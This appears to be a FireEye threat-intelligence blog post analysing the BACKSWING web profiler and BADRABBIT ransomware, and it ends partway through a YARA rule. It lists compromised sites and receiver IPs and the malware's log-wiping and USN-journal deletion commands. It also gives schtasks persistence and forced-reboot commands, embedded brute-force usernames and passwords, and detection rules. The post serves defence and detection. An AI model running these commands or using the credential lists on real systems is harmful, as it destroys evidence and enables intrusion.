BACKSWING - Pulling a BADRABBIT Out of a Hat

fireeye.com/blog/threat-research/2017/10/backswing-pulling-a-badrabbit-out-of-a-hat.html

Executive Summary

On Oct. 24, 2017, coordinated strategic web compromises started to distribute BADRABBIT ransomware to unwitting users. FireEye appliances detected the download attempts and blocked our user base from infection. During our investigation into the activity, FireEye identified a direct overlap between BADRABBIT redirect sites and sites hosting a profiler we've been tracking as BACKSWING. We've identified 51 sites hosting BACKSWING and four confirmed to drop BADRABBIT. Throughout 2017, we observed two versions of BACKSWING and saw a significant increase in May with an apparent focus on compromising Ukrainian websites. The pattern of deployment raises the possibility of a strategic sponsor with specific regional interests and suggest a motivation other than financial gain. Given that many domains are still compromised with BACKSWING, we anticipate that there is a risk that they will be used for future attacks.

Incident Background

Beginning on Oct. 24 at 08:00 UTC, FireEye detected and blocked attempts to infect multiple clients with a drive-by download masquerading as a Flash Update (install_flash_player.exe) that delivered a wormable variant of ransomware. Users were redirected to the infected site from multiple legitimate sites (e.g. http://www.mediaport[.]ua/sites/default/files/page-main.js) simultaneously, indicating a coordinated and widespread strategic web compromise campaign.

FireEye network devices blocked infection attempts at over a dozen victims primarily in Germany, Japan, and the U.S. until Oct. 24 at 15:00 UTC, when the infection attempts ceased and attacker infrastructure – both 1dnscontrol[.]com and the legitimate websites containing the rogue code – were taken offline.

BACKSWING Framework Likely Connected to BADRABBIT Activity

Strategic web compromises can have a significant amount of collateral targeting. It is common for threat actors to pair a strategic web compromise with profiling malware to target systems with specific application versions or victims. FireEye observed that BACKSWING, a malicious JavaScript profiling framework, was deployed to at least 54 legitimate sites starting as early as September 2016. A handful of these sites were later used to redirect to BADRABBIT distribution URLs.

FireEye iSIGHT Intelligence tracks two distinct versions of BACKSWING that contain the same functionality, but differ in their code styles. We consider BACKSWING a generic container used to select attributes of the current browsing session (User-Agent, HTTP Referrer, Cookies, and the current domain). This information is then relayed to a "C2" sometimes to referred to as a "receiver." If the receiver is online, the server returns a unique JSON blob to the caller which is then parsed by the BACKSWING code (Figure 1).

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST
Content-Type: application/json
Content-Length: 40
Date: Mon, 23 Oct 2017 03:01:34 GMT

{"InjectionType":0,"InjectionString":""}
```

Figure 1: BACKSWING Reply

BACKSWING anticipates the JSON blob to have two fields, “InjectionType” (expected to be an integer) and “InjectionString” (expected to be string containing HTML content). BACKSWING version 1 (Figure 2) explicitly handles the value of “InjectionType” into two code paths:

- If InjectionType == 1 (Redirect browser to URL)
- If InjectionType != 1 (render HTML into the DOM)




Figure 2: Backswing Version 1

In Version 2 (Figure 3), BACKSWING retains similar logic, but generalizes the InjectionString to be handled strictly to render the reply into the DOM.




Figure 3: BACKSWING Version 2

Version 1:

- FireEye observed the first version of BACKSWING in late 2016 on websites belonging to a Czech Republic hospitality organization in addition to a government website in Montenegro. Turkish-tourism websites were also injected with this profiler.
- BACKSWING v1 was commonly injected in cleartext to affected websites, but over time, actors began to obfuscate the code using the open-source Dean-Edwards Packer and injected it into legitimate JavaScript resources on affected websites. Figure 4 shows the injection content.
- Beginning in May 2017, FireEye observed a number of Ukrainian websites compromised with BACKSWING v1, and in June 2017, began to see content returned from BACKSWING receivers.
- In late June 2017, BACKSWING servers returned an HTML div element with two distinct identifiers. When decoded, BACKSWING v1 embedded two div elements within the DOM with values of 07a06a96-3345-43f2-afe1-2a70d951f50a and 9b142ec2-1fdb-4790-b48c-ffdf22911104. No additional content was observed in these replies.

```
POST /i/ HTTP/1.1
Host: 172.97.69.79
Content-Length: 638
Origin: http://www.2000.ua
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.11
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://www.2000.ua/novosti/ekonomika_novosti/oae-hotjat-zakupit-u-rossii-neskolko-desjatko
su-35.htm
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4
Via: 1.1 localhost.localdomain 0A0A2211

HTTP/1.1 200
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST
Content-Type: application/json
Content-Length: 2378
Date: Tue, 27 Jun 2017 11:45:24 GMT

{"InjectionType":4,"InjectionString":"%3Cdiv%20style%3D\u0027display%3Anone%3B
\u0027%3E07a06a96-3345-43f2-afe1-2a70d951f50a%3C%2Fdiv%3E%3Cdiv%20style%3D\u0027display%3Anone%3B
\u0027%3E9b142ec2-1fdb-4790-b48c-ffdf22911104%3C%2Fdiv%3E%0D%3Cdiv%20style%3D%22display%3A%20none
%22%3E!.....
```

Figure 4: BACKSWING Injection Content

Version 2:

- The earliest that FireEye observed BACKSWING v2 occurred on Oct. 5, 2017 across multiple websites that previously hosted BACKSWING v1
- BACKSWING v2 was predominantly injected into legitimate JavaScript resources hosted on affected websites; however, some instances were injected into the sites' main pages
- FireEye observed limited instances of websites hosting this version were also implicated in suspected BADRABBIT infection chains (detailed in Table 1).

Malicious profilers allow attackers to obtain more information about potential victims before deploying payloads (in this case, the BADRABBIT "flash update" dropper). While FireEye has not directly observed BACKSWING delivering BADRABBIT, BACKSWING was observed on multiple websites that were seen referring FireEye customers to 1dnscontrol[.]com, which hosted the BADRABBIT dropper.

Table 1 highlights the legitimate sites hosting BACKSWING that were also used as HTTP referrers for BADRABBIT payload distribution.

Compromised Website	BACKSWING Receiver	BACKSWING Version	Observed BADRABBIT Redirect
blog.fontanka[.]ru	Not Available	Not Available	1dnscontrol[.]com
www.aica.co[.]jp	http://185.149.120[.]3/scholargoogle/	v2	1dnscontrol[.]com
www.fontanka[.]ru	http://185.149.120[.]3/scholargoogle/	v2	1dnscontrol[.]com
www.mediaport[.]ua	http://172.97.69[.]79/i/	v1	1dnscontrol[.]com
www.mediaport[.]ua	http://185.149.120[.]3/scholargoogle/	v2	1dnscontrol[.]com
www.smetkoplan[.]com	http://172.97.69[.]79/i/	v1	1dnscontrol[.]com
www.smetkoplan[.]com	http://38.84.134[.]15/Core/Engine/Index/default	v1	1dnscontrol[.]com
www.smetkoplan[.]com	http://185.149.120[.]3/scholargoogle/	v2	1dnscontrol[.]com

Table 1: Sites hosting BACKSWING profilers and redirected users to a BADRABBIT download site

The compromised websites listed in Table 1 demonstrate one of the first times that we have observed the potential weaponization of BACKSWING. FireEye is tracking a growing number of legitimate websites that also host BACKSWING underscoring a considerable footprint the actors could leverage in future attacks. Table 2 provides a list of sites also compromised with BACKSWING

Compromised Website	BACKSWING Receiver	BACKSWING Version
akvadom.kiev[.]ua	http://172.97.69[.]79/i/	v1
bahmut.com[.]ua	http://dfkiueswbgfreiwfsd[.]tk/i/	v1
bitte.net[.]ua	http://172.97.69[.]79/i/	v1
bon-vivasan.com[.]ua	http://172.97.69[.]79/i/	v1
bonitka.com[.]ua	http://172.97.69[.]79/i/	v1
camp.mrt.gov[.]me	http://38.84.134[.]15/Core/Engine/Index/two	v1
Evrosmazki[.]ua	http://172.97.69[.]79/i/	v1
forum.andronova[.]net	http://172.97.69[.]79/i/	v1
forum.andronova[.]net	http://91.236.116[.]50/Core/Engine/Index/two	v1
grandua[.]ua	http://172.97.69[.]79/i/	v1
grupovo[.]bg	http://185.149.120[.]3/scholargoogle/	v2
hr.pensionhotel[.]com	http://38.84.134[.]15/Core/Engine/Index/default	v1
i24.com[.]ua	http://172.97.69[.]79/i/	v1
i24.com[.]ua	http://185.149.120[.]3/scholargoogle/	v2
icase.lg[.]ua	http://172.97.69[.]79/i/	v1
montenegro-today[.]com	http://38.84.134[.]15/Core/Engine/Index/two	v1
montenegro-today[.]ru	http://172.97.69[.]79/i/	v1
most-dnepr[.]info	http://172.97.69[.]79/i/	v1
most-dnepr[.]info	http://185.149.120[.]3/scholargoogle/	v2
obereg-t[.]com	http://172.97.69[.]79/i/	v1
sarktur[.]com	http://104.244.159[.]23:8080/i	v1
sarktur[.]com	http://38.84.134[.]15/Core/Engine/Index/default	v1
school12.cn[.]ua	http://172.97.69[.]79/i/	v1
sinematurk[.]com	http://91.236.116[.]50/Core/Engine/Index/two	v1
vgoru[.]org	http://172.97.69[.]79/i/	v1

www.2000[.]ua	http://172.97.69[.]79/i/	v1
www.444android[.]com	http://172.97.69[.]79/i/	v1
www.444android[.]com	http://91.236.116[.]50/Core/Engine/Index/two	v1
www.aica.co[.]jp	http://38.84.134[.]15/Core/Engine/Index/default	v1
www.alapli.bel[.]tr	http://91.236.116[.]50/Core/Engine/Index/two	v1
www.ambilet[.]ro	http://185.149.120[.]3/scholargoogle/	v2
www.andronova[.]net	http://91.236.116[.]50/Core/Engine/Index/two	v1
www.chnu.edu[.]ua	http://172.97.69[.]79/i/	v1
www.dermavieskin[.]com	https://bodum-online[.]gq/Core/Engine/Index/three	v1
www.evrosmazki[.]ua	http://172.97.69[.]79/i/	v1
www.hercegnovi[.]me	http://38.84.134[.]15/Core/Engine/Index/two	v1
www.len[.]ru	http://185.149.120[.]3/scholasgoogle/	v2
www.montenegro-today[.]com	http://38.84.134[.]15/Core/Engine/Index/two	v1
www.montenegro-today[.]com	http://91.236.116[.]50/Core/Engine/Index/two	v1
www.otbrana[.]com	http://38.84.134[.]15/Core/Engine/Index/default	v1
www.pensionhotel[.]be	http://38.84.134[.]15/Core/Engine/Index/default	v1
www.pensionhotel[.]cz	http://38.84.134[.]15/Core/Engine/Index/default	v1
www.pensionhotel[.]de	http://172.97.69[.]79/i/	v1
www.pensionhotel[.]de	http://38.84.134[.]15/Core/Engine/Index/default	v1
www.pensionhotel[.]dk	http://38.84.134[.]15/Core/Engine/Index/default	v1
www.pensionhotel[.]nl	http://38.84.134[.]15/Core/Engine/Index/default	v1
www.pensionhotel[.]pl	http://38.84.134[.]15/Core/Engine/Index/default	v1
www.pensionhotel[.]ro	http://46.20.1[.]98/scholargoogle/	v1
www.pensionhotel[.]sk	http://38.84.134[.]15/Core/Engine/Index/default	v1
www.sinematurk[.]com	http://91.236.116[.]50/Core/Engine/Index/two	v1
www.t.ks[.]ua	http://172.97.69[.]79/i/	v1
www.teknolojihaber[.]net	http://91.236.116[.]50/Core/Engine/Index/two	v1

www.uscc[.]ua	http://172.97.69[.]79/i/	v1
www.vertizontal[.]ro	http://91.236.116[.]50/Core/Engine/Index/three	v1
www.visa3777[.]com	http://172.97.69[.]79/i/	v1
www.www.pensionhotel[.]de	http://38.84.134[.]15/Core/Engine/Index/default	v1

Table 2: Additional sites hosting BACKSWING profilers and associated receivers

The distribution of sites compromised with BACKSWING suggest a motivation other than financial gain. FireEye observed this framework on compromised Turkish sites and Montenegrin sites over the past year. We observed a spike of BACKSWING instances on Ukrainian sites, with a significant increase in May 2017. While some sites hosting BACKSWING do not have a clear strategic link, the pattern of deployment raises the possibility of a strategic sponsor with specific regional interests.

BADRABBIT Components

BADRABBIT is made up of several components, as described in Figure 5.

Figure 5: BADRABBIT components

Install_flashPlayer.exe (MD5: FBBDC39AF1139AEBBA4DA004475E8839)

The install_flashplayer.exe payload drops infpub.dat (MD5: C4F26ED277B51EF45FA180BE597D96E8) to the C:\Windows directory and executes it using rundll32.exe with the argument C:\Windows\infpub.dat,#1 15. This execution format mirrors that of EternalPetya.

infpub.dat (MD5: 1D724F95C61F1055F0D02C2154BBCCD3)

The infpub.dat binary is the primary ransomware component responsible for dropping and executing the additional components shown in the BADRABBIT Components section. An embedded RSA-2048 key facilitates the encryption process, which uses an AES-128 key to encrypt files. The extensions listed below are targeted for encryption:

.3ds.7z.accdb.ai.asm.asp.aspx.avhd.back.bak.bmp.brw.c.cab.cc.cer.cfg.conf.cpp.crt.cs.ctl.cxx.dbf.der.dib.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd

The following directories are ignored during the encryption process:

- \Windows
- \Program Files
- \ProgramData
- \AppData

The malware writes its ransom message to the root of each affected drive with the filename Readme.txt.

The infpub.dat is capable of performing lateral movement via WMI or SMB. Harvested credentials provided by an embedded Mimikatz executable facilitate the infection of other systems on the network. The malware contains lists of common usernames, passwords, and named pipes that it can use to brute-force other credentials for lateral movement.

If one of four Dr.Web antivirus processes is present on the system, file encryption is not performed. If the malware is executed with the "-f" command line argument, credential theft and lateral movement are bypassed.

dispci.exe (MD5: B14D8FAF7F0CBCFAD051CEFE5F39645F)

The dispci.exe binary interacts with the DiskCryptor driver (cscc.dat) to install the malicious bootloader. If one of three McAfee antivirus processes is running on the system, dispci.exe is written to the %ALLUSERSPROFILE% directory; otherwise, it is written to C:\Windows. The sample is executed on system start using a scheduled task named rhaegal.

cscc.dat (MD5s: B4E6D97DAFD9224ED9A547D52C26CE02 or EDB72F4A46C39452D1A5414F7D26454A)

A 32 or 64-bit DiskCryptor driver named cscc.dat facilitates disk encryption. It is installed in the :\Windows directory as a kernel driver service named cscc.

Mimikatz usage (MD5s: 37945C44A897AA42A66ADCAB68F560E0 or 347AC3B6B791054DE3E5720A7144A977)

A 32 or 64-bit Mimikatz variant is written a temporary file (e.g., 651D.tmp) in the C:\Windows directory and executed by passing a named pipe string (e.g., \\.\pipe\{8A93FA32-1B7A-4E2F-AAD2-76A095F261DC}) as an argument. Harvested credentials are passed back to infpub.dat via the named pipe, similar to EternalPetya.


BADRABBIT Compared to EternalPetya

The infpub.dat contains a checksum algorithm like the one used in EternalPetya. However, the initial checksum value differs slightly: 0x87654321 in infpub.dat, 0x12345678 in EternalPetya. infpub.dat also supports the same command line arguments as EternalPetya with the addition of the "-f" argument, which bypasses the malware's credential theft and lateral movement capabilities.

Like EternalPetya, infpub.dat determines if a specific file exists on the system and will exit if found. The file in this case is cscc.dat. infpub.dat contains a wmic.exe lateral movement capability, but unlike EternalPetya, does not contain a PSEXEC binary used to perform lateral movement.

Both samples utilize the same series of wevtutil and fsutil commands to perform anti-forensics:

```
wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %SYSTEMDRIVE%
```



FireEye Detections

Product	Detection Names
NX,EX,AX,FX,ETP	malware.binary.exe, Trojan.Ransomware.MVX, Exploit.PossibleWaterhole.BACKSWING

HX	BADRABBIT RANSOMWARE (FAMILY), Gen:Heur.Ransom.BadRabbit.1, Gen:Variant.Ransom.BadRabbit.1
TAP	WINDOWS METHODOLOGY [Scheduled Task Created], WINDOWS METHODOLOGY [Service Installation], WINDOWS METHODOLOGY [Audit Log Cleared], WINDOWS METHODOLOGY [Rundll32 Ordinal Arg], WINDOWS METHODOLOGY [Wevtutil Clear-log], WINDOWS METHODOLOGY [Fsutil USN Deletejournal], WINDOWS METHODOLOGY [Multiple Admin Share Failures]

We would like to thank Edward Fjellskål for his assistance with research for this blog.

Indicators

File: Install_flashPlayer.exe
Hash: FBBDC39AF1139AEBBA4DA004475E8839
Description: install_flashplayer.exe drops infpub.dat

File: infpub.dat
Hash: 1D724F95C61F1055F0D02C2154BBCCD3
Description: Primary ransomware component

File: dispci.exe
Hash: B14D8FAF7F0CBCFAD051CEFE5F39645F
Description: Interacts with the DiskCryptor driver (cscc.dat) to install the malicious bootloader, responsible for file decryption.

File: cscc.dat
Hash: B4E6D97DAFD9224ED9A547D52C26CE02 or EDB72F4A46C39452D1A5414F7D26454A
Description: 32 or 64-bit DiskCryptor driver

File: <rand_4_hex>.tmp
Hash: 37945C44A897AA42A66ADCAB68F560E0 or 347AC3B6B791054DE3E5720A7144A977
Description: 32 or 64-bit Mimikatz variant

File: Readme.txt
Hash: Variable
Description: Ransom note

Command: \system32\rundll32.exe C:\Windows\infpub.dat,#1 15
Description: Runs the primary ransomware component of BADRABBIT. Note that “15” is the default value present in the malware and may be altered by specifying a different value on command line when executing install_flash_player.exe.

Command: %COMSPEC% /c schtasks /Create /RU SYSTEM /SC ONSTART /TN rhaegal /TR "<%COMSPEC%> /C Start \"\" \" <dispci_exe_path>\" -id
Description: Creates the rhaegal scheduled task

Command: %COMSPEC% /c schtasks /Create /SC once /TN drogon /RU SYSTEM /TR "%WINDIR%\system32\shutdown.exe /r /t 0 /f" /ST <HH:MM:00>
Description: Creates the drogon scheduled task

Command: %COMSPEC% /c schtasks /Delete /F /TN drogon
Description: Deletes the drogon scheduled task

Command: %COMSPEC% /c wswevtutil cl Setup & wswevtutil cl System & wswevtutil cl Security & wswevtutil cl Application & fsutil usn deletejournal /D <current_drive_letter>:
Description: Anti-forensics

Scheduled Task Name: rhaegal
Scheduled Task Run: "<%COMSPEC%> /C Start \"\" \"<dispci_exe_path>\" -id <rand_task_id> && exit"
Description: Bootloader interaction

Scheduled Task Name: drogon
Scheduled Task Run: "%WINDIR%\system32\shutdown.exe /r /t 0 /f"
Description: Forces a reboot

Service Name: cscc
Service Display Name: Windows Client Side Caching DDriver
Service Binary Path: cscc.dat

Embedded usernames from infpub.dat (1D724F95C61F1055F0D02C2154BBCCD3)

Administrator
Admin
Guest
User
User1
user-1
Test
root
buh
boss
ftp
rdp
rdpuser
rdpadmin
manager
support
work
other user
operator
backup
asus
ftpuser
ftpadmin
nas
nasuser
nasadmin
superuser
netguest
alex

Embedded passwords from infpub.dat (1D724F95C61F1055F0D02C2154BBCCD3)

```
Administrator
administrator
Guest
guest
User
user
Admin
adminTest
test
root
123
1234
12345
123456
1234567
12345678
123456789
1234567890
Administrator123
administrator123
Guest123
guest123
User123
user123
Admin123
admin123Test123
test123
password
111111
55555
77777
777
qwe
qwe123
qwe321
qwer
qwert
qwerty
qwerty123
zxc
zxc123
zxc321
zxcv
uiop
123321
321
love
secret
sex
god
```

Embedded pipe names from infpub.dat (1D724F95C61F1055F0D02C2154BBCCD3)

```
atsvc
browser
eventlog
lsarpc
netlogon
ntsvcs
spoolss
samr
srvsvc
scerpc
svcctl
wkssvc
```

Yara Rules

```
rule FE_Hunting_BADRABBIT {
	meta:version=".2"
	filetype="PE"
	author="ian.ahl @TekDefense & nicholas.carr @itsreallynick"
	date="2017-10-24"
	md5 = "b14d8faf7f0cbcfad051cefe5f39645f"
strings:
	// Messages
```

```
        $msg1 = "Incorrect password" nocase ascii wide
        $msg2 = "Oops! Your files have been encrypted." ascii wide
        $msg3 = "If you see this text, your files are no longer accessible." ascii wide
        $msg4 = "You might have been looking for a way to recover your files." ascii wide
        $msg5 = "Don't waste your time. No one will be able to recover them without our" ascii wide
        $msg6 = "Visit our web service at" ascii wide
        $msg7 = "Your personal installation key#1:" ascii wide
        $msg8 = "Run DECRYPT app at your desktop after system boot" ascii wide
        $msg9 = "Password#1" nocase ascii wide
        $msg10 = "caforssztxqzf2nm.onion" nocase ascii wide
        $msg11 = /partition (unbootable|not (found|mounted))/ nocase ascii wide

        // File references
        $fref1 = "C:\\Windows\\cscc.dat" nocase ascii wide
        $fref2 = "\\\\.\\dcrypt" nocase ascii wide
        $fref3 = "Readme.txt" ascii wide
        $fref4 = "\\Desktop\\DECRYPT.lnk" nocase ascii wide
        $fref5 = "dispci.exe" nocase ascii wide
        $fref6 = "C:\\Windows\\infpub.dat" nocase ascii wide
        // META
        $meta1 = "http://diskcryptor.net/" nocase ascii wide
        $meta2 = "dispci.exe" nocase ascii wide
        $meta3 = "GrayWorm" ascii wide
        $meta4 = "viserion" nocase ascii wide
        //commands
        $com1 = "ComSpec" ascii wide
        $com2 = "\\cmd.exe" nocase ascii wide
        $com3 = "schtasks /Create" nocase ascii wide
        $com4 = "schtasks /Delete /F /TN %ws" nocase ascii wide
condition:
        (uint16(0) == 0x5A4D)
        and
        (8 of ($msg*) and 3 of ($fref*) and 2 of ($com*))
        or
        (all of ($meta*) and 8 of ($msg*))
    }

rule FE_Trojan_BADRABBIT_DROPPER
    {
        meta:
            author = "muhammad.umair"
            md5 = "fbbdc39af1139aebba4da004475e8839"
            rev = 1
        strings:
            $api1 = "GetSystemDirectoryW" fullword
            $api2 = "GetModuleFileNameW" fullword
            $dropped_dll = "infpub.dat" ascii fullword wide
            $exec_fmt_str = "%ws C:\\Windows\\%ws,#1 %ws" ascii fullword wide
            $extract_seq = { 68 ?? ?? ?? ?? 8D 95 E4 F9 FF FF 52 FF 15 ?? ?? ?? ?? 85 C0 0F 84 C4 00 00 00 8D 85 A8 ED FF FF 50 8D 8D
AC ED FF FF E8 ?? ?? ?? ?? 85 C0 0F 84 AA 00 00 00 }
        condition:
            (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and filesize < 500KB and all of them
    }

rule FE_Worm_BADRABBIT
    {
        meta:
            author = "muhammad.umair"
            md5 = "1d724f95c61f1055f0d02c2154bbccd3"
            rev = 1
        strings:
            $api1 = "WNetAddConnection2W" fullword
            $api2 = "CredEnumerateW" fullword
            $api3 = "DuplicateTokenEx" fullword
            $api4 = "GetIpNetTable"
            $del_tasks = "schtasks /Delete /F /TN drogon" ascii fullword wide
            $dropped_driver = "cscc.dat" ascii fullword wide
            $exec_fmt_str = "%ws C:\\Windows\\%ws,#1 %ws" ascii fullword wide
            $iter_encrypt = { 8D 44 24 3C 50 FF 15 ?? ?? ?? ?? 8D 4C 24 3C 8D 51 02 66 8B 31 83 C1 02 66 3B F7 75 F5 2B CA D1 F9 8D 4C
4C 3C 3B C1 74 07 E8 ?? ?? ?? ?? }
            $share_fmt_str = "\\\\%ws\\admin$\\%ws" ascii fullword wide
        condition:
            (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and filesize < 500KB and all of them
    }

rule FE_Trojan_BADRABBIT_MIMIKATZ
    {
        meta:
            author = "muhammad.umair"
```

```
        md5 = "37945c44a897aa42a66adcab68f560e0"
        rev = 1
    strings:
        $api1 = "WriteProcessMemory" fullword
        $api2 = "SetSecurityDescriptorDacl" fullword
        $api_str1 = "BCryptDecrypt" ascii fullword wide
        $mimi_str = "CredentialKeys" ascii fullword wide
        $wait_pipe_seq = { FF 15 ?? ?? ?? ?? 85 C0 74 63 55 BD B8 0B 00 00 57 57 6A 03 8D 44 24 1C 50 57 68 00 00 00 C0 FF 74 24 38
4B FF 15 ?? ?? ?? ?? 8B F0 83 FE FF 75 3B }
    condition:
        (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and filesize < 500KB and all of them
}

rule FE_Trojan_BADRABBIT_DISKENCRYPTOR
{
    meta:
        author = "muhammad.umair"
        md5 = "b14d8faf7f0cbcfad051cefe5f39645f"
        rev = 1
    strings:
        $api1 = "CryptAcquireContextW" fullword
        $api2 = "CryptEncrypt" fullword
        $api3 = "NetWkstaGetInfo" fullword
